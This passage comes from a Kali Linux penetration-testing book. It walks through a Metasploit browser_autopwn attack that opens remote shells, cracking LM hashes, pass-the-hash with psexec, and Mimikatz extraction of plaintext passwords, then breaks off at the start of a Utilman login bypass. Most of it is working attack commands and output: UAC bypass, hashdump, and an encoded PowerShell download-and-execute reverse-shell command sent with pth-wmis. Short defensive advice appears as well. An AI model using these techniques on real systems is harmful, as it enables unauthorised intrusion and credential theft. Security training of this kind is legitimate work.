[*] --- Done, found 64 exploit modules

[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.198.131:8080/
[*] Server Started.

```

Found 64 exploits - What this means is that Subterfuge is armed with 64 different exploits to attempt when someone connects to our Kali system.

6. If a victim surfs to our subterfuge webpage (from a Windows 7 system in this example), the browser\_autopwn attack kicks off and automatically starts to fire numerous exploits at the browser as seen below:

```

[*] 192.168.198.132 browser_autopwn - Handling '/'
[*] 192.168.198.132 browser_autopwn - Handling '/favicon.ico'
[*] 192.168.198.132 browser_autopwn - 404ing /favicon.ico
[*] 192.168.198.132 browser_autopwn - Handling '/?sessionId=TU1jcm9zb2Z0IFdpbmRvd3
16NzplbmRlZuZWQ6ZW4tdm9kei20k1TSUU6OC4wOg%3d%3d'
[*] 192.168.198.132 browser_autopwn - JavaScript Report: Microsoft Windows:7:un
defined;en-us;x86;MSIE:8.0:
[*] 192.168.198.132 browser_autopwn - Responding with 52 exploits
[*] 192.168.198.132 java_atomicreferencearray - Sending Java AtomicReferenceArr
ay Type Violation Vulnerability
[*] 192.168.198.132 java_atomicreferencearray - Generated jar to drop (5489 byt
es).

```

7. To see if any of them worked, we can run the sessions command:

```
sessions
=====
Active sessions
=====
  Id  Type      Information                                     Connection
  ---  ---      -
  1    meterpreter java/java Fred @ WIN-LOANLOTDQLU 192.168.198.131:7777 -> 192.168.198.132:49422 (192.168.198.132)
  2    meterpreter java/java Fred @ WIN-LOANLOTDQLU 192.168.198.131:7777 -> 192.168.198.132:49431 (192.168.198.132)
  3    meterpreter java/java Fred @ WIN-LOANLOTDQLU 192.168.198.131:7777 -> 192.168.198.132:49441 (192.168.198.132)
msf auxiliary(browser_autopwn) >
```

As you can see the exploits were able to open three active remote sessions!

Let's pick one and see if it truly worked. We will use session 1, just type "*sessions -i*" and the *session id number* we want.

```
msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Fred\Desktop>
```

And it worked. As you can see above I also typed shell to open a remote command prompt.

## Conclusion

In this section we used Subterfuge to perform an automated browser attack. Subterfuge created a fake website, started Metasploit and ran the "Browser Autopwn" module creating a possible 64 exploits. When the client connects, Metasploit tried numerous client attacks against our victim and in the end was able to create three fully functional remote shell connections.

In real life you would most likely have to social engineer your target and convince them to visit the Subterfuge site either via e-mail link or a phone conversation.

This is just one of the things that Subterfuge can do. You can also perform several other attacks including Man-in-The-Middle type attacks. Take some time and play with the different options to see what you can do.

# PART FIVE - Password Attacks

---

# Chapter 16 – Cracking Simple LM Hashes

## Introduction

Microsoft's support for Windows XP SP3 and Office 2003 will officially end in April 8, 2014. With only one year of support left for Microsoft Windows XP, almost 40% of computer users still use it according to some reports.

That is a huge number of Windows XP systems that are still being used in business critical positions.

Computers do not just store passwords in plain text, but store them in an encrypted form. There are several different ways that computers encrypt their passwords. One of the most secure ways includes Salting the password. Basically this means to use a number (or Salt) and incorporate that into the hashing process to ensure that no two passwords are ever the same.

If a salt isn't used (like on Microsoft LM systems), if you can crack one hash all the users that used the same password will have the same hash. So all you need to do is take the hash and compare it to known hashes and if you get a match, you have the password!

Many Windows XP systems use LM hashes to protect their passwords. This is a very old and outdated way to store password hashes. This hashing process was created for systems before Windows NT.

Basically on a system using LM hashes, any password that is 14 characters or less is converted into all uppercase, and then broken into two 7 character passwords. Each half is then encrypted and combined to form the final hash.

Again there is no salt used, so basically if you can get the LM hashes from a system, all you need to do is a look up table comparison to other known hashes and you can get the actual password.

A typical Windows hash looks something like this:

```
ac93c8016d14e75a2e9b76bb9e8c2bb6:8516cd0838d1a4dfd1ac3e8eb9811350
```

The LM hash is on the left of the colon and the NThash is on the right.

## Cracking LM passwords Online

There are several websites that will allow you to input a Windows LM hash and it will return the password used (if it is in its lookup table).

A Swiss security company called Objectif Sécurité (creator of Ophcrack) has developed a cracking technology that uses rainbow tables on SSD drives. They offer an online demo of their technology that cracks many LM passwords in mere seconds.

*(<http://www.objectif-securite.ch/en/ophcrack.php>)*

We will try a couple hashes and see what it can do. Let's start out with an easy one. Here is the

Administrator password hash from an XP machine:

**Hash:** aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

And putting this into Objectif's tool we get this response:



**Time:** About 2 seconds


Looks like the Administrator didn't set a password, that's not good...

Okay, that wasn't fourteen characters, let's try a hard one.

How about this one:

**Hash:** 17817c9fbf9d272af44dfa1cb95cae33:6bcec2ba2597f089189735afeaa300d4

And the response:



**Time:** 4 Seconds

Wow! That took only 4 seconds and that is a decent password.

Let's try another one with more special characters:

**Hash:** d4b3b6605abec1a16a794128df6bc4da:14981697efb5db5267236c5fdbd74af6



**Time:** 6 Seconds (Try typing that in every day!)

And Finally:

**Hash:** 747747dc6e245f78d18aeb7cabe1d6:43c6cc2170b7a4ef851a622ff15c6055



**Time:** 7 Seconds.

Very impressive, it took only four to seven seconds in this test to crack several 14 character complex

passwords.

Granted, these are Windows LM Hashes and not the more secure Windows 7/ Server 2008 NTLM based hashes.

But, I believe that with cracking speeds increasing, relying on passwords alone may no longer be a good security measure. Many companies and government facilities are moving away from using just passwords alone to using dual authentication methods.

Biometrics and smartcards are really becoming popular in secure facilities.

## Not sure what Kind of Hash you have?

There are several different types of hashes. Sometimes you might be able to retrieve a password hash, but might not be able to determine what type it is. Hash ID will identify the type of hash that you provide it.

Simply run Hash ID and input the Hash.

The program will check it and return the most likely type of hash that you have along with least likely types.

From the Kali Menu:

### *Kali Linux/Password Attacks/Offline Attacks/Hash-Identifier*

Just paste in the hash and Hash ID will try to determine what type it is:



```
#####
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#                                     #
#####

v1.1
By Z1on3R
www.Blackploit.com
Root@Blackploit.com

#####

HASH: 6bcec2ba2597f089189735afeaa388d4

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
```

## Looking up Hashes in Kali


Looking up hashes manually online is interesting, but it would be better just to do it from within Kali. Well, you can with “*Find my hash*”.

(Just a note, I really didn’t have any luck recovering LM or NTLM passwords using “Find my hash”, which I thought was very odd, as one place it seemed to check is the Objectif Sécurité

website.

*Not sure what is going on there, but it had no problem with MD5 hashes.)*

***findmyhash <Encryption> -h hash***



```
root@kali:~# findmyhash MD5 -h 5f4dcc3b5aa765d61d8327deb882cf99
Cracking hash: 5f4dcc3b5aa765d61d8327deb882cf99
Analyzing with stringfunction (http://www.stringfunction.com)...
... hash not found in stringfunction
Analyzing with 99k.org (http://xanadrel.99k.org)...
... hash not found in 99k.org
Analyzing with sans (http://isc.sans.edu)...
hola mundo
***** HASH CRACKED!! *****
The original string is: password
The following hashes were cracked:
-----
5f4dcc3b5aa765d61d8327deb882cf99 -> password
root@kali:~#
```

## Conclusion

In this section we learned that computers do not store passwords in plain text in the system's security database. The password is encrypted in some way and the resulting encrypted hash is recorded.

We also learned that the Windows LM hash is not very secure and can be cracked very easily by using a simple lookup table or "Rainbow table" as it is sometimes called.

If the LM hash cannot be found in one of the online databases, then a cracking program is needed.

You can turn off LM hashing, but security researchers have found that many networked systems and programs still use them (even when turned off!) for backward compatibility.

# Chapter 17 – Pass the Hash

## Introduction

In the previous section we looked at how insecure Windows LM based passwords can be, but what about NTLM based Passwords?

Windows systems usually store the NTLM hash right along with LM hash, the NTLM hash being more secure. And as I mentioned, the LM hash can be turned off (or just use passwords longer than 14 characters). But what a lot of people have asked me is how much longer would it take to access the user account, if only the NTLM hash was available?

This is a great question, and the answer is, if certain circumstances are met and a certain technique is used, it could take the same amount of time.

Let me explain, if you can retrieve the LM or NT hashes from a computer, you do not need to crack them. There is really no need. Sometimes you can simply take the hash as-is and use it as a token to access the system. This technique is called “*Pass the Hash*”.

The Pass the Hash attack is not new, at the ever popular “BlackHat USA” conference last year there was a presentation called, “Still Passing the Hash 15 Years Later”. That should give you some idea how long this attack has been used.

Though some of these attacks no longer work on updated systems. AV and patched Windows systems are catching some of the mechanisms used and blocking them. And networks set to use NTLM2 or Kerberos only defeat these kinds of attacks.

Also the Windows User Account Control feature in Windows 7 blocks a lot of pass the hash type attacks that still work against Windows XP systems. But if UAC is disabled, as we will see later in this section, it could still work.

But it is still worth a look at some of the Pass the Hash techniques.

## Passing the Hash with Psexec

Probably one of the standby methods of passing the hash for years has been the *psexec* command.

In this tutorial we will start with having an active remote session through Meterpreter.

```
sessions
Active sessions

Id  Type      Information                                     Connection
---  -
1   meterpreter x86/win32 WIN-LOANLOTDQLU\Ralf @ WIN-LOANLOTDQLU 192.168.198
.134:443 -> 192.168.198.132:49260 (192.168.198.132)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN-LOANLOTDQLU\Ralf
meterpreter >
```

As you can see I typed the “*sessions*” command to view active sessions. There is only one, so I started an interactive session using the “*sessions -i 1*” command.

I successfully connected with the Windows 7 session and lastly typed “*getuid*” to display the active user who was logged into the system, who in this case was “*Ralf*”.

Now let’s get system level access so we can dump the hashes. This is done simply by running the Bypass UAC module discussed earlier in the book, but I will show the steps here:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.198.134:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Checking admin status...
[+] Part of Administrators group! Continuing...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
[*] Sending stage (752128 bytes) to 192.168.198.132
[*] Meterpreter session 2 opened (192.168.198.134:4444 -> 192.168.198.132:49264) at
2013-09-23 14:33:42 -0400

meterpreter >
```

Good, the user Ralf was an administrator and the Bypass UAC function worked. It also dropped us automatically into session 2. Now we can just run the “*getsystem*” command to get system level credentials:

```
meterpreter > getsystem
...got system (via technique 1)...
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

As shown above, using the “*getuid*” command again we verify that we are indeed the user “*System*”.

Now just type “*hashdump*” to recover the system hashes:

```
meterpreter > run post/windows/gather/hashdump
```

This will list the password hints and more importantly, the password hashes:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Fred:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Alice:1001:aad3b435b51404eeaad3b435b51404ee:2e4dbf83aa056289935daea328977b20:::  
Bob:1002:aad3b435b51404eeaad3b435b51404ee:d6e0a7e89da72150d1152563f5b89dbe:::  
George:1003:aad3b435b51404eeaad3b435b51404ee:317a96a1018609c20b4ccb69718ad6e7:::  
Ralf:1004:aad3b435b51404eeaad3b435b51404ee:2e520e18228ad8ea4060017234af43b2:::
```

As you can see we have the hashes for all of the users. Let's see if we can connect to the Windows 7 system as the user Administrator.

We will use the SMB Psexec module to do this.

1. Background the current session and type “*use exploit/windows/smb/psexec*”:

```
meterpreter > background  
[*] Backgrounding session 2...  
msf exploit(bypassuac) > use exploit/windows/smb/psexec
```

If you want to see the options for this or any exploit remember you can “*show options*”.

2. Type, “*show options*”:

```
msf exploit(psexec) > show options  
Module options (exploit/windows/smb/psexec):  


| Name                    | Current Setting | Required | Description                         |
|-------------------------|-----------------|----------|-------------------------------------|
| RHOST                   |                 | yes      | The target address                  |
| RPORT                   | 445             | yes      | Set the SMB service                 |
| SHARE                   | ADMIN\$         | yes      | The share to connect                |
| Share (ADMIN\$,C\$,...) |                 |          | or a normal read/write folder share |
| SMBDomain               | WORKGROUP       | no       | The Windows domain t                |
| on.                     |                 |          |                                     |
| SMBPass                 |                 | no       | The password for the                |
| SMBUser                 |                 | no       | The username to auth                |


```

Alright, now we just need to set the IP address for the remote host (RHOST), the user name as SMPUser and use the hash as SMBPass.

3. Type “*set RHOST <TargetIPNumber>*” and hit enter.
4. Then type “*set SMBUser Alice*”:

```
msf exploit(psexec) > set RHOST 192.168.198.132  
RHOST => 192.168.198.132  
msf exploit(psexec) > set SMBUser Alice  
SMBUser => Alice  
msf exploit(psexec) > 
```

Okay we have the target system IP address set, and we have the user Alice selected. We just need to set the SMB password. This is where the magic starts. Instead of putting in a password, which we don't know, we can just use the password hash!

5. Type “*set SMBPass*” and copy and paste in her password hash, then press enter:

```
msf exploit(psexec) > set SMBUser Alice
SMBUser => Alice
msf exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:2e4dbf83aa056
289935daea328977b20
```

*(Paste in the entire hash as shown above. Leave out the user ID part of the user account a “1001:” in this case, and leave off the trailing three “:”’s at the end.)*

And the results?

On an updated Windows 7 system with the UAC set to any level other than off, nothing happens! You get an Access Denied error message and no connection:

```
msf exploit(psexec) > exploit
[*] Started reverse handler on 192.168.198.134:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.198.132:445|WORKGROUP as user 'Alice'...
[*] Uploading payload...
[-] Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS_ACCESS_DENIED (Command=117 WordCount=8)
msf exploit(psexec) >
```

But on a system that has UAC turned completely off, it is a different story:

```
msf exploit(psexec) > exploit
[*] Started reverse handler on 192.168.198.134:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.198.132:445|WORKGROUP as user 'Alice'...
[*] Uploading payload...
[*] Created \HykvvCtw.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.198.132[\svcsctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.198.132[\svcsctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (1JZmNLL1 - "MaLxmMrOYVMx")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \HykvvCtw.exe...
[*] Sending stage (752128 bytes) to 192.168.198.132
[*] Meterpreter session 2 opened (192.168.198.134:4444 -> 192.168.198.132:49488)
at 2013-09-25 12:05:20 -0400
meterpreter >
```

This is what happens in real life sometimes when testing security. What seems to be an opening just may not work. So you back up and try something else. In this case we were not able to get a shell with UAC enabled, but got it without problem with a system with UAC disabled.

## Passing the Hash Toolkit

In Kali, the “*Passing the Hash (PTH) Toolkit*” is a collection of ten utilities that allow you to use

hashes to perform different functions. PTH was fairly recently added to Kali and can be opened from the menu:

## Kali Linux/Password Attacks/Passing the Hash

Or in the file system at `/usr/bin/`:

```
root@kali:~# find / -name "pth-*"
/usr/bin/pth-openchangeclient
/usr/bin/pth-sqsh
/usr/bin/pth-rpcclient
/usr/bin/pth-smbclient
/usr/bin/pth-curl
/usr/bin/pth-smbget
/usr/bin/pth-wmis
/usr/bin/pth-wmic
/usr/bin/pth-net
/usr/bin/pth-winexe
```

You can use the commands to do some pretty interesting things. We are not going to cover the command, but many of them may look similar to Windows users.

Just use the help switch (`--help`) and you will get a help list of command options and uses:

```
root@kali:~# pth-smbget --help
Usage: smbget [OPTION...]
  -a, --guest                Work as user guest
  -e, --encrypt              Encrypt SMB transport (UNIX extended servers
                             only)
  -r, --resume              Automatically resume aborted files
  -U, --update              Download only when remote file is newer than
                             local file or local file is missing
  -R, --recursive          Recursively download files
  -u, --username=STRING     Username to use
  -p, --password=STRING     Password to use
  -W, --workgroup=STRING    Workgroup to use (optional)
  -n, --nonprompt           Don't ask anything (non-interactive)
  -d, --debuglevel=INT      Debuglevel to use
  -o, --outputfile=STRING   Write downloaded data to specified file
```

Though it is a bit beyond the scope of this book, the author of Pass the Hash Toolkit has some great write-ups on his site, including one on how to use the Pass the Hash WMIS command and Powershell to get a remote shell.

(<http://passing-the-hash.blogspot.com/2013/07/WMIS-PowerSploit-Shells.html>)

As seen below:

```

root@kali:~# pth-wmis -U "win-loanlotdqlu\Alice"%aad3b435b51404eea
ad3b435b51404ee:2e4dbf83aa056289935daea328977b20" //192.168.198.132
"cmd.exe /c powershell.exe -nop -nol -enc SQBFAFgAIAAoAE4AZQB3AC0A
TwB1AGoAZQBjAHQAIABOAGUAdAAuAFcAZQB1AEMAbABpAGUAbgB0ACKALgBEAG8AdwB
uAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAA0gAvAC8AYgBpAHQALgBsAH
kALWAXADQAYgBaAFoAMABjACcAKQA7ACAASQBUAHYAAbwBrAGUALQBTAGgAZQBsAGWAY
wBvAGQAZQAgAC0AUABhAHkAbABvAGEAZAAGAHcAaQBuAGQAbwB3AHMALwBtAGUAdABl
AHIAcABYAGUAdABlAHIALwByAGUAdgBIAHIAcwBIAF8AaAB0AHQAcABzACAALQBMAGg
AbwBzAHQAIaAXADkAMgAuADEANGA4AC4AMQA5ADgALgAxADQANAAGAC0ATABwAG8Acg
B0ACAANAAGADMAIAAtAEYAbwByAGMAZQA="
HASH PASS: Substituting user supplied NTLM HASH...
HASH PASS: Substituting user supplied NTLM HASH...
[wmi/wmis.c:172:main()] 1: cmd.exe /c powershell.exe -nop -nol -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwB1AGoAZQBjAHQAIABOAGUAdAAuAFcAZQB1AEMAbA
BpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0A
HAA0gAvAC8AYgBpAHQALgBsAHkALWAXADQAYgBaAFoAMABjACcAKQA7ACAASQBUAHYA
bwBrAGUALQBTAGgAZQBsAGWAYwBvAGQAZQAgAC0AUABhAHkAbABvAGEAZAAGAHcAaQB
uAGQAbwB3AHMALwBtAGUAdABlAHIAcABYAGUAdABlAHIALwByAGUAdgBIAHIAcwBIAF
8AaAB0AHQAcABzACAALQBMAGgAbwBzAHQAIaAXADkAMgAuADEANGA4AC4AMQA5ADgAL
gAxADQANAAGAC0ATABwAG8AcgB0ACAANAAGADMAIAAtAEYAbwByAGMAZQA=
NTSTATUS: NT_STATUS_OK Success
root@kali:~#

```

And it works very well as you can see a remote session was created with the user (Alice) and password hash that was provided:

```

msf exploit(handler) > sessions

Active sessions
=====

```

Id	Type	Information
1	meterpreter	x86/win32 WIN-LOANLOTDQLU\Alice @ WIN-LOANLOTDQL

```

U 192.168.198.144:443 -> 192.168.198.132:49175 (192.168.198.132)

```

## Defending against Pass the Hash Attacks

So what can be done to prevent these types of attacks?

During testing I found that using the built in Windows firewall with the Windows 7 machine was a hindrance.

I also found that many pass the hash type attacks would not work at all on Windows 7 if the User Account Control (UAC) setting was turned on to any level except "*Never Notify*":

Always notify



Never notify

**Never notify me when:**

- Programs try to install software or make changes to my computer
- I make changes to Windows settings



Not recommended. Choose this only if you need to use programs that are not certified for Windows 7 because they do not support User Account Control.

The utility that many complained about in Windows Vista (and turned off!) actually does improve the security of your system.

On Windows 7 systems, make sure that UAC is enabled and set to something other than “Never Notify”.

Additionally, turning off LM and NTLM altogether and enabling NTLMv2 thwarted this attack. This was accomplished by setting the authentication level to “*Send NTLMv2 response only\refuse LM & NTLM*” in the system security policy.

Next, one would wonder about just using Kerberos authentication. From what I saw, there seems to be no sure fire way to force Kerberos across the board. Also, many devices on a network still create and use LM/ NTLM hashes for backwards compatibility, so removing them completely from your network is still a task.

# Chapter 18 – Mimikatz Plain Text Passwords

## Introduction

In this section we will look at recovering remote passwords in plain text.

You read that right, *plain text*!

I've communicated with Benjamin Delpy (aka Gentil Kiwi), the mastermind behind "Mimikatz", on a couple occasions and he seems to be one of the nicest guys in the security community.

I am not going to pretend that I understand exactly how he does what he does, but this master programmer has found that Windows stores passwords in plain text (!) in several locations in Windows processes.

And he has found out how, with his programming wizardry, to pull them out.

Mimikatz has been available as a stand-alone program for a while now, and has been added into the Metasploit Framework as a loadable Meterpreter module, making recovering passwords once you have a remote session incredibly easy.

And did I mention the passwords are in plain text?

## Loading the Module

We will start with an active Windows 7 System level remote shell in Meterpreter.


*(See the Chapter on Bypassing UAC to see how to go from an administrator level to system level account).*

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We need to load in the mimikatz module, there is a 32 and 64 bit module, choose accordingly. For this section we will be using the 32 bit.

```
meterpreter > load mimikatz
load mimikatz      load mimikatz.x64
meterpreter >
```

1. At the Meterpreter prompt, type "*load mimikatz*".
2. Type "*help*" for a list of available commands:



The help is pretty self-explanatory; basically type the corresponding command for the creds that you want to recover.


So for Kerberos just type “*kerberos*” at the Meterpreter prompt. Or type “*msv*” to recover the hashes.

Using these commands you can recover user passwords from multiple system sources - Windows Login passwords, MS Live passwords, terminal server passwords, etc.

You can also use the “*mimikatz-command*” to perform even more functions like retrieving stored credentials. But for now we are just interested in passwords.

## Recovering Hashes and Plain Text Passwords

### 1. Type “*msv*”:



And there you go - a list of the password hashes. Well, we could grab the hash and try to crack it, or run it through an online rainbow table, but what if we don’t have that kind of time?

It would be nice just to get the password in plain text.

Well, if the user has logged into the system, you can.

### 2. Type “*Kerberos*”:

```
meterpreter > kerberos
[*] Running as SYSTEM
[*] Retrieving kerberos credentials
[*] kerberos credentials
```

AuthID	Package	Domain	User	Password
0:999	NTLM	WORKGROUP	WIN-LOANLOTDQLU\$	
0:42061	NTLM			
0:669397	NTLM	WIN-LOANLOTDQLU	Fred	
0:669368	NTLM	WIN-LOANLOTDQLU	Fred	
0:996	Negotiate	WORKGROUP	WIN-LOANLOTDQLU\$	
0:997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0:1035232	NTLM	WIN-LOANLOTDQLU	Ralf	#LongPasswordsAreTheWayToGo!
0:1035282	NTLM	WIN-LOANLOTDQLU	Ralf	#LongPasswordsAreTheWayToGo!

```
meterpreter >
```

If you look at our user Ralf, you will see his password in plain text!

On this system we get pretty much the same results by using the “*wdigest*” command:

```
meterpreter > wdigest
[*] Running as SYSTEM
[*] Retrieving wdigest credentials
[*] wdigest credentials
```

AuthID	Package	Domain	User	Password
0:999	NTLM	WORKGROUP	WIN-LOANLOTDQLU\$	
0:42061	NTLM			
0:669397	NTLM	WIN-LOANLOTDQLU	Fred	
0:669368	NTLM	WIN-LOANLOTDQLU	Fred	
0:996	Negotiate	WORKGROUP	WIN-LOANLOTDQLU\$	
0:997	Negotiate	NT AUTHORITY	LOCAL SERVICE	
0:1035232	NTLM	WIN-LOANLOTDQLU	Ralf	#LongPasswordsAreTheWayToGo!
0:1035282	NTLM	WIN-LOANLOTDQLU	Ralf	#LongPasswordsAreTheWayToGo!

```
meterpreter >
```

Though I didn’t use Windows 8 in this example, you also have the “*livessp*” command. As Benjamin explained to me one day, many Win8 systems tag a MS Live e-mail account to their login credentials. With Mimikatz you can get both their login password and their e-mail password with one command.

Though beyond the scope of this book, you can also use “*mimikatz-command*” to do more advanced functions, including recovering certificates.

## Conclusion

In this section we showed how to recover plain text passwords from a remote system. We did so using the Metasploit Framework’s Meterpreter and the Mimikatz command.

As you can see trusting in using complex passwords alone as a security measure is not always fool proof. If an attacker is able to get access to your system, they could possibly obtain your password in plain text.

# Chapter 19 – Mimikatz and Utilman

## Introduction

For ages the security field mantra has been, if you have physical access, you have total access. And in many cases this is true.

I performed onsite server and workstation support throughout upstate New York and Northern Pennsylvania for about 20 years and have seen companies do some really silly things when it comes to physical security.

I have been in and out of hundreds of facilities, allowed to roam around completely unsupervised.

At one datacenter that I showed up to repair a server; none of the admins could be found and the network manager was off site. Not one of them answered their pages or cell phone calls. So the receptionist did the only logical thing, she ushered me into their server room and left me there, completely unsupervised for about an hour until someone showed up...

One time I saw a major company prop their secure server room door open with cabling boxes and leave it unsupervised while they took their hour lunch.

I have a friend who is a retired Special Forces operator, and he told me once that if you are armed with a tie and a clipboard, no one will stop you. And he was right. Out of my 20 years of doing onsite server and IT support involving banks, government facilities, research centers and large corporations, once inside the building, I was stopped and asked for ID only three times!

Physical security is very important. In this section we will look at one possible Windows physical attack using a Kali Live CD, the “Utilman Login Bypass” and the very powerful password revealing program “Mimikatz”.

## Utilman Login Bypass

Okay this technique is really old, and not technically an attack. It originated from an old Microsoft Technet Active Directory support forum message. This technique, called the “*UtilmanBypass*”, was one recommended technique to log into a Windows server in case you forgot the password.

The Utilman bypass works by manipulating a helpful windows function that is available at the login prompt. It allows a system level command session to open without using credentials.

I have friends who support large networks that tell me that they still use this technique for legitimate purposes. For example when older corporate stand-alone systems need to be backed up and repurposed and no one can remember the system password, they will use this technique.

To perform this procedure you need a (Kali) Linux boot disk. We will boot from the disk and change the Windows “Utilman” program, so when the “*Windows*” + “*U*” keys are pressed, a command prompt will open instead of the normal utility menu.

For this example I used a Windows 7 Pro system.

## WARNING!!!

\*\*\* Warning \*\*\* If you do something wrong in this procedure you could render your Windows system unbootable. Ye have been warned.


1. On a Windows system, boot from a Kali Linux Live CD:



